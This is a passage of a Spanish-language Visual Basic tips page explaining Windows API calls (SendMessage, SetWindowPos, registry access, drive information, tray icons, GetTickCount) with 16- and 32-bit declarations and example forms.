Const EM_LINEFROMCHAR = WM_USER + 25
Const EM_GETLINECOUNT = WM_USER + 10
'
Global Const WM_CUT = &H300
```

```
Global Const WM_COPY = &H301
Global Const WM_PASTE = &H302
Global Const WM_CLEAR = &H303
'
'Deshacer:
    'Nota: si se hace de esta forma,
    'no es necesario usar una variable para asignar el valor devuelto.
    If SendMessage(Screen.ActiveForm.ActiveControl.hWnd, EM_UNDO, 0, ByVal 0&) Then
    End If
    'también: x = SendMessage(Screen.ActiveForm.ActiveControl.hWnd, EM_UNDO, 0, ByVal
0&)
'Copiar:
    If SendMessage(Screen.ActiveForm.ActiveControl.hWnd, WM_COPY, 0, ByVal 0&) Then
    End If
'Cortar:
    If SendMessage(Screen.ActiveForm.ActiveControl.hWnd, WM_CUT, 0, ByVal 0&) Then
    End If
'Borrar:
    If SendMessage(Screen.ActiveForm.ActiveControl.hWnd, WM_CLEAR, 0, ByVal 0&) Then
    End If
'Pegar:
    If SendMessage(Screen.ActiveForm.ActiveControl.hWnd, WM_PASTE, 0, ByVal 0&) Then
    End If
'Seleccionar Todo:
    If SendMessage(Screen.ActiveForm.ActiveControl.hWnd, EM_SETSEL, 0, ByVal
&HFFFF0000) Then
    End If


'Crear un TextBox con 64 KB en lugar de 32

Global Const WM_USER = &H400
Global Const EM_LIMITTEXT = WM_USER + 21

Dim LTmp As long
LTmp = SendMessage(Text1.hWnd, EM_LIMITTEXT, 0, ByVal 0&)
```

2.- SetWindowWord: crear ventanas flotantes

```
Declare Function SetWindowWord Lib "User" (ByVal hWnd As Integer, ByVal nIndex As
Integer, ByVal wNewWord As Integer) As Integer
Declare Function SetWindowWord Lib "User32" Alias "SetWindowWord" (ByVal hwnd As
Long, ByVal nIndex As Long, ByVal wNewWord As Long) As Long


'Crear una ventana flotante al estilo de los tool-bar
'Cuando se minimiza la ventana padre, también lo hace ésta.
Const SWW_hParent = -8

'En Form_Load (suponiendo que la ventana padre es Form1)
If SetWindowWord(hWnd, SWW_hParent, form1.hWnd) Then
End If
```

3.- Manejo de ventanas...

```
'Declaración de Funciones para tomar las listas de tareas
Declare Function GetWindow Lib "user" (ByVal hWnd As Integer, ByVal wCmd As Integer)
As Integer
Declare Function GetWindowText Lib "user" (ByVal hWnd As Integer, ByVal lpString As
String, ByVal nMaxCount As Integer) As Integer
Declare Function GetWindowTextLength Lib "user" (ByVal hWnd As Integer) As Integer
Declare Function IsWindowVisible Lib "User" (ByVal hWnd As Integer) As Integer
'Declaraciones para 32 bits
Declare Function GetWindow Lib "user32" Alias "GetWindow" (ByVal hwnd As Long, ByVal
wCmd As Long) As Long
Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" (ByVal hwnd As
Long, ByVal lpString As String, ByVal cch As Long) As Long
Declare Function GetWindowTextLength Lib "user32" Alias "GetWindowTextLengthA" (ByVal
hwnd As Long) As Long
Declare Function IsWindowVisible Lib "user32" (ByVal hwnd As Long) As Long

'Constantes para GetWindow
Const GW_HWNDFIRST = 0
Const GW_HWNDLAST = 1
Const GW_HWNDNEXT = 2
Const GW_HWNDPREV = 3
Const GW_OWNER = 4
Const GW_CHILD = 5
```

4.- GetVolumeInformation: volumen de un disco (sólo 32 bits)

```
Declare Function GetVolumeInformation Lib "Kernel32" Alias "GetVolumeInformationA" (ByVal
lpRootPathName As String, ByVal lpVolumeNameBuffer As String, ByVal nVolumeNameSize As Long,
lpVolumeSerialNumber As Long, lpMaximumComponentLength As Long, lpFileSystemFlags As Long, ByVal
lpFileSystemNameBuffer As String, ByVal nFileSystemNameSize As Long) As Long
```

Ejemplo para leer el volumen de un disco, esta función se puede usar para ¡catalogar los CD's musicales!

```
Dim lVSN As Long, n As Long, s1 As String, s2 As String
s1=String$(255,Chr$(0))
s2=String$(255,Chr$(0))
l= GetVolumeInformation("unidad", s1, Len(s1), lVSN, 0, 0, s2, Len(s2))
'lVSN tendrá el valor del Volume Serial Number (número de serie del volumen)
```

Si "unidad" es el CD-ROM y tenemos un disco de música, podemos usar el VSN para hacer un catálogo de CD's ya que cada CD tiene un número diferente.

5.- GetDriveType: comprobar el tipo de unidad

Para comprobar si es un CD-ROM (o CD-musical):

```
'Valores de retorno de GetDriveType
```

```
Public Const DRIVE_REMOVABLE = 2
Public Const DRIVE_FIXED = 3
Public Const DRIVE_REMOTE = 4
'Estos tipos no están en el fichero de las declaraciones del API de 16 bits
Public Const DRIVE_CDROM = 5
Public Const DRIVE_RAMDISK = 6
'
Declare Function GetDriveType Lib "Kernel" (ByVal nDrive As Integer) As Integer
Declare Function GetDriveType Lib "Kernel32" Alias "GetDriveTypeA" (ByVal nDrive As
String) As Long


Dim lDrive As Long
Dim szRoot As String

szRoot="D:\" 'Poner aquí la unidad del CD-ROM o la que queramos comprobar
lDrive= GetDriveType(szRoot)
If lDrive = DRIVE_CDROM Then
    'Es un CD-ROM/Compact-Disc
End If
```

6.- Dejar una ventana siempre visible

De nuevo usaremos el API de Windows: SetWindowPos

```
'Declaración para usar ventanas siempre visibles
'Versión para 16 bits
Declare Function SetWindowPos Lib "User" (ByVal hWnd As Integer, ByVal
hWndInsertAfter As Integer, ByVal X As Integer, ByVal Y As Integer, ByVal cx As
Integer, ByVal cy As Integer, ByVal wFlags As Integer) As Integer
'Versión para 32 bits
Declare Function SetWindowPos Lib "User32" Alias "SetWindowPos" (ByVal hwnd As Long,
ByVal hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long, ByVal cx As Long,
ByVal cy As Long, ByVal wFlags As Long) As Long


' SetWindowPos Flags
Const SWP_NOSIZE = &H1
Const SWP_NOMOVE = &H2
'Const SWP_NOZORDER = &H4
'Const SWP_NOREDRAW = &H8
Const SWP_NOACTIVATE = &H10
'Const SWP_DRAWFRAME = &H20
Const SWP_SHOWWINDOW = &H40
'Const SWP_HIDEWINDOW = &H80
'Const SWP_NOCOPYBITS = &H100
'Const SWP_NOREPOSITION = &H200
Const SWP_FLAGS = SWP_NOMOVE Or SWP_NOSIZE Or SWP_SHOWWINDOW Or SWP_NOACTIVATE


'Código para poner en Form_Load

'De esta forma no es necesario usar una variable para asignar el valor devuelto:
If SetWindowPos(hWnd, -1, 0, 0, 0, 0, SWP_FLAGS) Then
```

```
End if
```

7.- Usar Sleep en lugar de DoEvents

Por si alguno no lo sabe, DoEvents se usa cuando queremos que otros programas/procesos de Windows sigan funcionando, de forma que nuestro programa no se apodere de todo el tiempo de la CPU. Por ejemplo cuando hacemos un bucle que puede durar "mucho", al ejecutar DoEvents, Windows permite que otros programas sigan funcionando normalmente.
Es aconsejable siempre usar DoEvents (o Sleep 0&) en los bucles largos. Yo también lo uso cuando quiero que se "refresque" la información de un control. ¿Cuantas veces has asignado a un Label un nuevo Caption y no lo ha mostrado?, prueba a poner DoEvents después de la asignación y verás como se muestra enseguida. (¡oye, esto debería aparecer en los trucos!)

Este truco está sacado de Tips & Tricks, from Visual Basic Web Magazine. Según el autor la función DoEvents hace lo siguiente:

```
while (PeekMessage(&msg, NULL, 0, 0, PM_REMOVE)) {
        TranslateMessage(&msg);
        DispatchMessage(&msg);
}
```

Con lo cual gasta tiempo comprobandos otros mensajes en el mismo proceso. Este comportamiento no tiene valor en un sistema operativo multitarea. Sleep lo hace de forma más eficiente.
La declaración de Sleep es:

```
Public Declare Sub Sleep Lib "kernel32" Alias "Sleep" (ByVal dwMilliseconds As Long)
```

Y se puede llamar de la siguiente forma:

```
Sleep 0&
```

8.- Manejo del Registro del Sistema

Aquí os pongo algunos ejemplos para usar el Registro con el API de 32 bits.
Creo que también vale para 16 bits, no lo he probado, pero sólo habrá que cambiar la declaración de las funciones. Por si vale, pondré también las declaraciones de 16 bits. **Pero que conste que no las he probado**.

Si quieres un ejemplo con todas estas funciones, echale un vistazo al código del programa gsExecute, que está en gsExec.zip (19 KB) La explicación de cómo funciona este programa la encontrarás en Programas de Visual Basic.

Normalmente, para obtener los programas asociados a una extensión, sólo es necesario usar la función: RegQueryValue. La siguiente función de ejemplo, es la que uso para obtener información de una clave del registro:

```
Public Const HKEY_CLASSES_ROOT = &H80000000

Declare Function RegQueryValue Lib "advapi32.dll" Alias "RegQueryValueA" _
        (ByVal hKey As Long, ByVal lpSubKey As String, ByVal lpValue As String, _
         lpcbValue As Long) As Long

'Busca una entrada en el registro
Private Function QueryRegBase(ByVal Entry As String, Optional vKey) As String
    Dim buf As String
    Dim buflen As Long
    Dim hKey As Long
    'Si no se especifica la clave del Registro, usar HKEY_CLASSES_ROOT
    If IsMissing(vKey) Then
        hKey = HKEY_CLASSES_ROOT
    Else
        hKey = CLng(vKey)
    End If

    On Local Error Resume Next
    buf = Space$(300)
    buflen = Len(buf)
    'Buscar la entrada especificada y devolver el valor asignado
    If RegQueryValue(hKey, Entry, buf, buflen) = 0 Then
        If buflen > 1 Then
            'El formato devuelto es ASCIIZ, así que quitar el último caracter
            QueryRegBase = Left$(buf, buflen - 1)
        Else
            QueryRegBase = ""
        End If
    Else
        QueryRegBase = ""
    End If
    'Desactivar la detección de errores
    On Local Error GoTo 0
End Function
```

Para usarla, por ejemplo para saber el programa asociado para *abrir* una determinada extensión, de que programa se obtiene el icono y que número de icono es:
NOTA: Para usar este ejemplo, hay que tener un control List2 en el Form y la rutina mostrada antes.

```
Private Sub BuscarExtensionID(sExt As String)
    Dim lRet As Long
    Dim sKey As String
    Dim sValue As String
    Dim hKey As Long
    Dim sExe As String
    Dim sIcon As String
    Dim lIcon As Long
    Dim sProgId As String
    Dim i As Integer

    Caption = "Mostrar asociaciones de la clave: " & sExt
    List2.Visible = True
    List2.Clear
    List2.AddItem "Valores del Registro para " & sExt
    '
    'Buscar en el registro la extensión...
    sProgId = QueryRegBase(sExt)
    If Len(sProgId) Then
```

```
        List2.AddItem "Clave: " & sProgId
        sKey = sProgId & "\DefaultIcon"
        List2.AddItem sKey
        sValue = QueryRegBase(sKey)
        If Len(sValue) Then
            i = InStr(sValue, ",")
            If i Then
                sIcon = Left$(sValue, i - 1)
                lIcon = Val(Mid$(sValue, i + 1))
            Else    'No tiene programa para Defaulticon
                sIcon = sValue
                lIcon = 0
                sValue = ""
            End If
        End If
        List2.AddItem "   Icono de: " & sIcon
        List2.AddItem "   Icono nº: " & lIcon
        '
        'Obtener el programa asociado por defecto para Abrir
        'no quiere decir que este sea el que se ejecute cuando se haga doble-click
        sKey = sProgId & "\Shell\Open\Command"
        sValue = QueryRegBase(sKey)
        If Len(sValue) Then
            i = InStr(sValue, ".")
            If i Then
                i = InStr(i, sValue, " ")
                If i Then
                    sExe = Trim$(Left$(sValue, i - 1))
                Else
                    sExe = Trim$(sValue)
                End If
            Else
                sExe = Trim$(sValue)
            End If
        End If
        List2.AddItem sKey
        List2.AddItem "   Programa asociado: " & sExe
    End If
End Sub
```

Ejemplo para crear claves en el Registro:
Para no alargar demasiado este fichero, aquí sólo están las declaraciones de las funciones; en los listados del programa gsExecute, hay ejemplos de cómo crear y borrar claves para asociar/desasociar un programa a una extensión determinada.

```
'Claves del Registro
Public Const HKEY_CLASSES_ROOT = &H80000000
Public Const HKEY_CURRENT_USER = &H80000001
Public Const HKEY_LOCAL_MACHINE = &H80000002
Public Const HKEY_USERS = &H80000003
'
'Para los valores devueltos por las funciones de manejo del Registro
Public Const ERROR_SUCCESS = 0&
Public Const ERROR_NO_MORE_ITEMS = 259&
'
' Tipos de datos Reg...
Public Const REG_SZ = 1
'
'Declaraciones del API de Windows para 32 bits
```

```
Declare Function RegQueryValue Lib "advapi32.dll" Alias "RegQueryValueA" (ByVal hKey
As Long, ByVal lpSubKey As String, ByVal lpValue As String, lpcbValue As Long) As
Long
Declare Function RegEnumKey Lib "advapi32" Alias "RegEnumKeyA" (ByVal hKey As Long,
ByVal iSubKey As Long, ByVal lpszName As String, ByVal cchName As Long) As Long
Declare Function RegOpenKey Lib "advapi32" Alias "RegOpenKeyA" (ByVal hKey As Long,
ByVal lpszSubKey As String, phkResult As Long) As Long
Declare Function RegCloseKey Lib "advapi32" (ByVal hKey As Long) As Long
Declare Function RegCreateKey Lib "advapi32.dll" Alias "RegCreateKeyA" (ByVal hKey As
Long, ByVal lpSubKey As String, phkResult As Long) As Long
Declare Function RegSetValue Lib "advapi32.dll" Alias "RegSetValueA" (ByVal hKey As
Long, ByVal lpSubKey As String, ByVal dwType As Long, ByVal lpData As String, ByVal
cbData As Long) As Long
Declare Function RegDeleteKey Lib "advapi32.dll" Alias "RegDeleteKeyA" (ByVal hKey As
Long, ByVal lpSubKey As String) As Long

'Declaraciones para el API de 16 bits
Declare Function RegQueryValue Lib "shell.dll" (ByVal hKey As Long, ByVal lpSubKey As
String, ByVal lpValue As String, lpcbValue As Long) As Long
Declare Function RegEnumKey Lib "shell.dll" (ByVal hKey As Long, ByVal iSubKey As
Long, ByVal lpszName As String, ByVal cchName As Long) As Long
Declare Function RegOpenKey Lib "shell.dll" (ByVal hKey As Long, ByVal lpszSubKey As
String, phkResult As Long) As Long
Declare Function RegCloseKey Lib "shell.dll" (ByVal hKey As Long) As Long
Declare Function RegCreateKey Lib "shell.dll" (ByVal hKey As Long, ByVal lpSubKey As
String, phkResult As Long) As Long
Declare Function RegSetValue Lib "shell.dll" (ByVal hKey As Long, ByVal lpSubKey As
String, ByVal dwType As Long, ByVal lpData As String, ByVal cbData As Long) As Long
Declare Function RegDeleteKey Lib "shell.dll" (ByVal hKey As Long, ByVal lpSubKey As
String) As Long
```

Una nota de precaución:
Si vas a trabajar con el registro del sistema, te recomiendo que antes hagas copia del mismo. En el CD de Windows 95, hay una utilidad: ERU.exe que copia los archivos del Sistema, así como Autoexec, etc. Si no tienes este programa, copia los archivos System.dat y User.dat que están el directorio de Windows. Suerte y que no se te cuelgue!

9.- Diálogos comunes usando el API de Windows (16 y 32 bits)

Las funciones para manejar los diálogos comunes del API de Windows, son las siguientes:
Nota: En 16 bits no están todas las que son, es que no tengo ahora a mano el fichero con las declaraciones para seleccionar el color y las fuentes. Si las necesitas, no dudes en pedirlas, las buscaré. en algún sitio tengo que tenerlas. 8-)

```
'Declaraciones para el API de 16 bits
'Abrir y guardar
Declare Function GetOpenFileName Lib "commdlg.dll" (lpofn As tagOpenFileName) As
Integer
Declare Function GetSaveFileName Lib "commdlg.dll" (lpofn As tagOpenFileName) As
Integer
'Buscar y reemplazar (aún no he podido ponerlas en marcha???)
Declare Function FindText Lib "commdlg.dll" (lpFR As tagFindReplace) As Integer
```

```
Declare Function ReplaceText Lib "commdlg.dll" (lpFR As tagFindReplace) As Integer
'Para la impresora
Declare Function PrintDlg Lib "commdlg.dll" (tagPD As tagPrintDlg) As Integer
'

'Declaraciones para 32 bits
'Abrir y guardar
Declare Function GetOpenFileName Lib "comdlg32.dll" Alias "GetOpenFileNameA"
(pOpenfilename As OPENFILENAME) As Long
Declare Function GetSaveFileName Lib "comdlg32.dll" Alias "GetSaveFileNameA"
(pOpenfilename As OPENFILENAME) As Long
Declare Function GetFileTitle Lib "comdlg32.dll" Alias "GetFileTitleA" (ByVal
lpszFile As String, ByVal lpszTitle As String, ByVal cbBuf As Integer) As Integer
'Buscar y reemplazar
Declare Function FindText Lib "comdlg32.dll" Alias "FindTextA " (pFindreplace As
FINDREPLACE) As Long
Declare Function ReplaceText Lib "comdlg32.dll" Alias "ReplaceTextA" (pFindreplace As
FINDREPLACE) As Long
'Para la impresora
Declare Function PrintDlg Lib "comdlg32.dll" Alias "PrintDlgA" (pPrintdlg As
PRINTDLG) As Long
Declare Function PageSetupDlg Lib "comdlg32.dll" Alias "PageSetupDlgA" (pPagesetupdlg
As PAGESETUPDLG) As Long
'Para los colores
Declare Function ChooseColor Lib "comdlg32.dll" Alias "ChooseColorA" (pChoosecolor As
CHOOSECOLOR) As Long
'Las fuentes
Declare Function ChooseFont Lib "comdlg32.dll" Alias "ChooseFontA" (pChoosefont As
CHOOSEFONT) As Long
```

No incluyo ejemplos ni las declaraciones de los tipos, por ser demasiado "grandes". Pero las incluyo en un listado con ejemplos para abrir, etc., aunque con las funciones para 16 bits, ya que desde que uso el VB para 32 bits, suelo hacerlo con el control que trae. Si quieres ver ejemplos usando el control de diálogos comunes, pasate por la página de trucos.

Listado con las declaraciones para diálogos comunes usando el API de Windows (cmdlgapi.zip 5.012 bytes)

10.- Mostrar un icono en la barra de tareas

Gracias a Joe LeVasseur por enviar este ejemplo de cómo crear un icono en la barra de tareas.

Baja el listado de ejemplo (EjemplBT.zip 6.717 bytes)

Aquí pongo parte del código, para los que sólo quieren echar un vistazo:

```
'---------------
Private Type TIPONOTIFICARICONO
    cbSize As Long
    hwnd As Long
    uId As Long
    uFlags As Long
```

```
    ucallbackMessage As Long
    hIcon As Long
    szTip As String * 64
End Type
'------------------
Private Const NIM_ADD = &H0
Private Const NIM_MODIFY = &H1
Private Const NIM_DELETE = &H2
Private Const WM_MOUSEMOVE = &H200
Private Const NIF_MESSAGE = &H1
Private Const NIF_ICON = &H2
Private Const NIF_TIP = &H4
Private Const WM_LBUTTONDBLCLK = &H203
Private Const WM_LBUTTONDOWN = &H201
Private Const WM_LBUTTONUP = &H202
Private Const WM_RBUTTONDBLCLK = &H206
Private Const WM_RBUTTONDOWN = &H204
Private Const WM_RBUTTONUP = &H205
'--------------------
Private Declare Function Shell_NotifyIcon Lib "shell32" _
    Alias "Shell_NotifyIconA" (ByVal dwMessage As Long, _
    pnid As TIPONOTIFICARICONO) As Boolean
'--------------------
Private Declare Function WinExec& Lib "kernel32" _
    (ByVal lpCmdLine As String, ByVal nCmdShow As Long)
'--------------------
Dim t As TIPONOTIFICARICONO


Private Sub Form_Load()
    If App.PrevInstance Then
        mnuAcerca_Click
        Unload Me
        End
    End If
'---------------------------------
    t.cbSize = Len(t)
    t.hwnd = picGancho.hwnd
    t.uId = 1&
    t.uFlags = NIF_ICON Or NIF_TIP Or NIF_MESSAGE
    t.ucallbackMessage = WM_MOUSEMOVE
    t.hIcon = Me.Icon
'---------------------------------
    t.szTip = "Ejemplo de barra de tareas..." & Chr$(0) ' Es un string de "C" ( \0 )
    Shell_NotifyIcon NIM_ADD, t
    Me.Hide
    App.TaskVisible = False
End Sub
```

11.- Cómo usar el marcador telefónico de Windows 95

Gracias de nuevo a Joe LeVasseur por enviar este ejemplo.
Aquí lo que se muestra es sólo la forma de usarlo.

```
Private Declare Function tapiRequestMakeCall& Lib "TAPI32.DLL" (ByVal DestAddress&,
ByVal AppName$, ByVal CalledParty$, ByVal Comment$)


Private Sub Command1_Click()
    Dim ValDev&, Numero$, NombreProg$, Quien$
    Numero = "123-4567"
    NombreProg = "Mi Programa"
    Quien = "Pepe"
    ValDev = tapiRequestMakeCall(Numero, NombreProg,Quien,"")
End Sub
```

12.- Sleep parece que no sirve para sustituir a DoEvents

He probado a usar Sleep en lugar de DoEvents, según se explica en el truco 7, y no funciona.
Al menos como yo espero que lo haga. Es decir, sustituir DoEvents por Sleep 0& no hace que el proceso continue, al menos en la misma aplicación.
He intentado hacer una prueba, para comprobar la función GetTickCount, y no salía del bucle; incluso cambiando Sleep 0& por Sleep 1&. ¿Alguien sabe por qué?

13.- Usar GetTickCount() en lugar de Timer

Esta función si la he probado. El efecto es similar a usar Timer, para saber los segundos transcurridos desde la medianoche. La diferencia principal, es que Timer devuelve un valor en segundos y GetTickCount() lo devuelve en milésimas de segundos. Por tanto para algunos cálculos, es más precisa la función del API.
Como nota adicional, decir que en el API de 16 bits, GetTickCount() es igual que GetCurrentTime()

```
'La declaración de esta función para 16 y 32 bits:
#If Win32 Then
    Declare Function GetTickCount Lib "kernel32" () As Long
#Else
    Declare Function GetTickCount Lib "User" () As Long
#End If
```

Por ejemplo, podemos usarla para saber la diferencia en el tiempo de ejecución de una serie de instrucciones, un bucle, etc.

```
Dim T1 As Long
Dim T2 As Long
Dim L As Long

T1 = GetTickCount()
For L = 1 to 320000
    DoEvents
Next
```


```
T2 = GetTickCount()
Print "Duración: "; T2 - T1 ; " milisegundos."
```

13.1.- Ejemplo de GetTickCount()

He hecho este ejemplo, para ver si había más exactitud en la función del API que en con el TimerControl, por si ayudaba a Pedro, ver Proyectos, pero no he notado ninguna. He repetido el bucle hasta 20.000 veces y nada, no ha mostrado diferencias. Lo siento Pedro.

Baja el listado en formato zip: (eje_Tick.zip 2.390 bytes)

Para usarlo, hay que crear un Form con los siguientes controles:



```
'
'Prueba de Timer,               (21:00 14/Ene/96)
Option Explicit

'Declaración del API
#If Win32 Then
    Private Declare Function GetTickCount Lib "Kernel32" () As Long
#Else
    Private Declare Function GetTickCount Lib "User" () As Long
#End If


'Para saber que acción debe tomar el botón
Dim Contando As Boolean
'Variables para el GetTickCount
Dim g1 As Long
Dim g2 As Long
Dim g3 As Long
'Variables para el Timer1
```

```
Dim t1 As Long
Dim t2 As Long
'valor para el timer
Dim vTimer As Long
'Flag para cancelar el bucle
Dim Cancelar As Boolean
'valor máximo de items a mostrar
Dim MaxBucle As Long

Private Sub cmdIniciar_Click()
    Contar
End Sub

Private Sub cmdSalir_Click()
    Cancelar = True
    DoEvents
    Contando = True
    Contar
    Unload Me
End Sub

Private Sub Form_Load()
    '
    Timer1.Interval = 1000
    Timer1.Enabled = False
    Text1 = "1000"
    MaxBucle = 20000
End Sub

Private Sub Text1_Change()
    '
    Dim vTmp
    Static YaEstoy As Boolean

    'No entrar mientras se procesa...
    If YaEstoy Then Exit Sub

    YaEstoy = True

    vTmp = Val(Text1) \ 10
    If vTmp > VScroll1.Min Then
        vTmp = VScroll1.Min
    End If
    If vTmp < VScroll1.Max Then
        vTmp = VScroll1.Max
    End If
    Text1 = CStr(vTmp * 10)
    VScroll1.Value = vTmp

    YaEstoy = False

End Sub

Private Sub Timer1_Timer()
    'número de segundos transcurridos
    t2 = Timer - t1
    Mostrar
    DoEvents
End Sub

Private Sub VScroll1_Change()
```

```
    Static YaEstoy As Boolean
    Dim vTmp As Variant

    If YaEstoy Then Exit Sub

    YaEstoy = True
    vTmp = VScroll1.Value * 10
    Text1 = CStr(vTmp)

    YaEstoy = False
End Sub

Private Sub Contar()
    'Si ya está contando, dejar de contar...
    If Contando Then
        Cancelar = True
        DoEvents
        Timer1.Enabled = False
        cmdIniciar.Caption = "Iniciar"
        Contando = False
        Text1.Enabled = True
    Else
    'Empezar la cuenta...
        Label2(0) = ""
        Label2(1) = ""
        cmdIniciar.Caption = "Detener"
        Cancelar = False
        Contando = True
        Text1.Enabled = False
        DoEvents
        t1 = Timer
        Timer1.Enabled = True
        Timer1.Interval = Val(Text1)
        OtraCosa
    End If
End Sub

Private Sub OtraCosa()
    'Este procedimiento es para hacer algo...
    'aunque no valga para nada
    Dim i As Long

    List1.Clear
    'Inicializar el temporizador "manual"
    g1 = GetTickCount()
    g3 = 0
    Do
        i = i + 1
        List1.AddItem CStr(i)
        List1.ListIndex = List1.ListCount - 1
        gTimer
        If Cancelar Then Exit Do
        If i = MaxBucle Then
            Exit Do
        End If
    Loop
    'Detener la acción...
    Contando = True
    Contar
    'Actualizar los resultados
```

```
    Mostrar
End Sub

Private Sub gTimer()
    g2 = GetTickCount() - g1
    'Este if, es para que se muestre cada segundo
    If g2 > (g3 + 1) * 1000 Then
        g3 = g3 + 1
        Mostrar
    End If
    DoEvents
End Sub

Private Sub Mostrar()
    Label2(0) = t2
    Label2(1) = g3
End Sub
'
```

14.- Ficheros con las declaraciones del API de Windows, para VB (16 y 32 bits)

Estos ficheros están en el directorio FTP de mi Web, pero no puedes entrar con un programa FTP, simplemente linka en el que te interese para poder bajartelo.
Son los siguientes:

- API de 32 bits (win32api.zip 146 KB)
- API de 16 bits para Windows 3.1 (win31api.zip 33,9 KB)
- API de 16 bits para Windows 3.0 (win30api.zip 25,6 KB)
- API de 16 bits extensiones para Windows 3.1 (Win31ext.zip 7,86 KB)

15.- Leer la etiqueta y el número de serie de un disco. (Sólo 32 bits) (18/Feb)

La función que se usa para esto, es GetVolumeInformation, que está en el punto 4, pero lo que ahora pongo, es un ejemplo de cómo usarla.
El ejemplo es un form con una caja de texto en la que se introduce la unidad (directorio raíz, realmente), de la que queremos mostrar la información.
Como no es un listado muy grande, lo pongo al completo.

```
'------------------------------------------------------------------------
'Form de prueba para leer la etiqueta y el número de serie de un disco.
'                                                              (18/Feb/97)
'------------------------------------------------------------------------
Option Explicit

'Declaración de la función, sólo está en el API de 32 bits
```

```
'
Private Declare Function GetVolumeInformation Lib "Kernel32" _
    Alias "GetVolumeInformationA" (ByVal lpRootPathName As String, _
                                   ByVal lpVolumeNameBuffer As String, _
                                   ByVal nVolumeNameSize As Long, _
                                   lpVolumeSerialNumber As Long, _
                                   lpMaximumComponentLength As Long, _
                                   lpFileSystemFlags As Long, _
                                   ByVal lpFileSystemNameBuffer As String, _
                                   ByVal nFileSystemNameSize As Long) As Long


Private Sub Command1_Click()
    'Acción
    Dim lVSN As Long, n As Long, s1 As String, s2 As String
    Dim unidad As String
    Dim sTmp As String

    On Local Error Resume Next

    'Se debe especificar el directorio raiz
    unidad = Trim$(Text1)

    'Reservar espacio para las cadenas que se pasarán al API
    s1 = String$(255, Chr$(0))
    s2 = String$(255, Chr$(0))
    n = GetVolumeInformation(unidad, s1, Len(s1), lVSN, 0, 0, s2, Len(s2))
    's1 será la etiqueta del volumen
    'lVSN tendrá el valor del Volume Serial Number (número de serie del volumen)
    's2 el tipo de archivos: FAT, etc.

    'Convertirlo a hexadecimal para mostrarlo como en el Dir.
    sTmp = Hex$(lVSN)

    Label3(0) = s1
    Label3(1) = Left$(sTmp, 4) & "-" & Right$(sTmp, 4)
    Label3(2) = s2
End Sub


Private Sub Command2_Click()
    Unload Me
    End
End Sub


Private Sub Form_Unload(Cancel As Integer)
    'Asegurarnos de "liberar" la memoria.
    Set Form1 = Nothing
End Sub
```

Ahora un "retrato" del Form:

16.- La línea actual y el número de líneas de un text-box (19/Feb)

Otras cosas más que se pueden hacer con SendMessage.
La declaración de esta función del API, para 16 y 32 bits, está en el punto 1

```
Const WM_USER = 1024
Const EM_GETLINECOUNT = WM_USER + 10
Const EM_LINEFROMCHAR = WM_USER + 25
TotalLineas = SendMessage(Text1.hWnd, EM_GETLINECOUNT, 0, 0&)
LineaActual = SendMessage(Text1.hWnd, EM_LINEFROMCHAR, -1, 0&) + 1
```

17.- Uso de PostMessage en lugar de SendMessage (19/Feb)

En la lista de distribución VB-ES, leí una respuesta sobre que es preferible, en 32 bits, usar PostMessage en lugar de SendMessage.
Quiero aclarar que el valor devuelto por la función PostMessage, es si ha podido poner el mensaje en la cola o no.
Por tanto, si usas SendMessage para recibir un valor, el ejemplo anterior es un caso, no se te ocurra cambiarla por PostMessage.
En los demás casos, en los que simplemente queremos enviar un mensaje a la cola de Windows y no necesitamos esperar a que la operación termine, si podemos usar PostMessage, ya que esta función trabaja de forma "asíncrona" y devolverá el control a VB antes que SendMessage, que trabaja de forma "síncrona" y hasta que no acabe "su tarea" no vuelve a casa.

La declaración de PostMessage para el API de 16 y 32 bits:

```
'Declaración del API de 32 bits
Declare Function PostMessage Lib "User32" Alias "PostMessageA" _
                (ByVal hwnd As Long, ByVal wMsg As Long, _
                 ByVal wParam As Long, ByVal lParam As Long) As Long

'Declaración del API de 16 bits
Declare Function PostMessage Lib "User" _
```

```
(ByVal hWnd As Integer, ByVal wMsg As Integer, _
 ByVal wParam As Integer, lParam As Any) As Integer
```

Lo que ya he dicho otras veces: ¡Animaros! Enviad funciones y ejemplos de su uso, yo iré "aportando" los que pueda, pero si me echais un "cable", mejor...

API de Windows (2º)

Algunas funciones *interesantes* del API de Windows (16 y 32 bits)

Actualizado el 14-Abr-1998
Pulsa aquí para ver todos los links del API

Funciones y ejemplos:

1. Buscar en un ComboBox o ListBox usando el API
2. SHFormatDrive: Formatear un disco usando el API (y GetDriveType para saber que tipo de unidad es)
3. Sobre los recursos en 32bits (un código de Joe LeVasseur)
4. Saber el tipo de una unidad de disco y si es un CDROM (16 y 32 bits)
5. Averiguar el espacio libre de una unidad de disco (32 bits)
6. Nombre del usuario actual de Windows (32 bits)
7. Número de líneas, posición del primer caracter de una línea y longitud (en un TextBox)
8. Bitmaps en los menús, usando API ¡claro!
9. Ejecutar cualquier programa usando el API (un truco de Joe LeVasseur)
10. Cambiar el fondo del escritorio de Windows (WallPaper)
11. Usando MSGBLAST para manejar mensajes de Windows (VB3/VB4-16 y VB4-32)
12. Reiniciar Windows (listados para 16 y 32 bits)
13. ¿Cómo evitar el uso de CTRL+ALT+SUPR y ALT+TAB? (sólo Win95)
14. ¿Cómo enviar archivos a la papelera de reciclaje? (VB-32 bits)
15. ¿Cómo desplegar y contraer el contenido de un ComboBox? (16 y 32 bits)
16. Esperar a que un programa termine (incluso si es de MS-DOS) (32 bits)
17. Comprobar si existe un fichero, usando el API, claro. (FileExist)
18. Reiniciar Windows (2ª parte) revisado para Windows NT
19. Averiguar el espacio libre de una unidad de disco (16 bits)
20. Tocar un archivo de forma indefinida y repetitiva (sólo WAVs)
